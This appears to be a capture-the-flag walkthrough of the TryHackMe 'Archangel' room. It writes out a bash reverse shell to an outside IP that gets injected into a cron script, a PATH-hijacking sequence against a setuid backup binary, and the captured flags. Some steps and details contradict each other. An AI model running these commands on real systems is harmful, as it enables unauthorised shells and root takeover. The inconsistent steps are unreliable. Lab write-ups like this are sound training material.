
Within the `backupfiles` directory, I identified a file named **helloworld.txt**. Due to the world-writable permissions on `/opt`, I was able to write to this file by echoing the string “**helloworld**” into it.












Next, I configured a Netcat listener on port **5454** to receive a reverse shell.

I then echoed a Bash reverse shell payload into the `/opt/helloworld.sh` script. This specific file was targeted because inspection of the system's **crontab** revealed that `/opt/helloworld.sh` is executed automatically **every minute** by the **archangel** user (as shown in the screenshot).

By modifying this script, I was able to hijack the scheduled task execution. When the cron job ran, it executed my injected payload, resulting in a reverse shell under the **archangel** user context. This successfully enabled **privilege escalation** beyond the initial www-data foothold.



After gaining elevated privileges, I navigated to the **root user's home directory** and executed the `ls` command. This revealed three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of `user.txt`, I obtained **User 2's flag**:

**thm{h0r1zont4l\_pr1v1l3g3\_2sc4ll4t10n\_us1ng\_cr0n}**

This successfully completed the sixth task of the room, “**Get User 2's flag**.”

The image shows a two-panel interface. The left panel is a web-based challenge interface with a red header 'Room progress (67%)' and a red sidebar titled 'Target Machine Information'. It lists a target IP address (10.66.170.143) and an expiration time (1h 1min 5s). Below this are three tasks: 'Task 1 Deploy Machine' (status: green), 'Task 2 Get a shell' (status: green), and 'Task 3 Root the machine' (status: grey). A note 'Do privilege escalation' is present. A section 'Answer the questions below' contains the question 'Get User 2 flag' with the answer 'thm|h0rzont4l\_pr1v1l3g3\_2sc4l1t0n\_us1ng\_cr0n' in a text box. A green button 'Correct Answer' is shown. Another section 'Root the machine and find the root flag' has an empty answer box and a 'Check' button.

The right panel is a terminal session on an Ubuntu system. The user is in a directory named 'secret'. The terminal shows a file backup process and a cron tab configuration. The cron tab contains the following entries:

```
# m h dom mon dow user command
*/1 * * * * archangel /opt/helloworld.sh
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ubuntu:/etc$
```

Next, I navigated to the /secret directory, where I discovered two files: **backup** and **user2.txt**. The backup file could not be opened with the current privileges, as I was operating under the **archangel** user rather than root.

To further analyze the file, I used the `file` command to identify its type. Running `file` backup revealed that it was a **setuid ELF 64-bit shared object**, indicating that the binary executes with elevated privileges:

*ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2*

To further analyze the backup binary, I executed the strings command (`strings backup`) to extract human-readable strings from the file.

Within the output, one string in particular stood out:

```
cp /home/archangel/myfiles/* /opt/backupfiles
```

This command indicated that the binary copies files from the archangel user's myfiles directory into /opt/backupfiles, suggesting a potential avenue for privilege escalation through abuse of file handling behavior.

The image shows a room progress bar at 87% at the top. Below it is a 'Target Machine Information' card for 'ARcHanG3l' with a target IP of 10.66.170.143, an expiration of 1h, and a 20min grace period. A list of tasks is shown: 'Task 1 Deploy Machine' (green checkmark), 'Task 2 Get a shell' (green checkmark), and 'Task 3 Root the machine' (yellow question mark). A note says 'Do privilege escalation' and 'Answer the questions below'. A 'Get User 2 flag' section shows a text input field with 'thm[h0r1zont4l\_pr1v1l3g3\_2sc4l4t10n\_us1ng\_cr0n]' and a 'Correct Answer' button. Below it is a note: 'Root the machine and find the root flag' with an 'Answer format: \*\*\*\*\* - \*\*\*\*\* - \*\*\*\*\*' placeholder and a 'Check' button. A 'How likely are you to recommend this room to' rating scale is at the bottom.

On the right, a terminal window titled 'Archangel Recon - Mousep' shows a root shell on 'archangel@ubuntu:/tmp'. The user runs 'cd /tmp', 'echo "/bin/sh" > cp', 'chmod 777 cp', 'export PATH=/tmp:\$PATH', and 'bash -i > /dev/tcp/10.66.108.189/5454 0>&1'. The terminal then lists cron jobs in '/etc/crontab' and '/etc/cron.hourly', showing various cron entries for root and other users.

Based on the information obtained from analyzing the backup binary with the strings command, I determined that the program executes the cp command without using an absolute path. This behavior makes it vulnerable to **PATH hijacking**, which can be leveraged for **vertical privilege escalation**.

To exploit this, I performed the following steps:

**Step 1:** Navigated to a writable directory:

```
cd /tmp
```

**Step 2:** Created a malicious executable named cp containing a shell invocation:

```
echo '/bin/sh' > cp
```

**Step 3:** Made the malicious cp file executable:

```
chmod 777 cp
```

**Step 4:** Modified the PATH environment variable to prioritize /tmp:

```
export PATH=/tmp:$PATH
```

This ensured that when the vulnerable backup binary executed the cp command, it instead invoked my malicious version, resulting in execution of a shell with elevated privileges.

With the malicious cp executable in place and the PATH environment successfully hijacked, I executed the command identified earlier in the backup binary:

```
cp /home/archangel/myfiles/* /opt/backupfiles
```

Because the backup binary runs with elevated privileges and does not specify an absolute path for the cp command, it executed my malicious version instead. This resulted in a shell running with **root privileges**, completing **vertical privilege escalation**.

With root access obtained, I was able to read the root.txt file and retrieve the final flag for the lab:

```
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```

Thank you for following along! I hope this walkthrough helped you get unstuck or provided valuable insight while completing this room.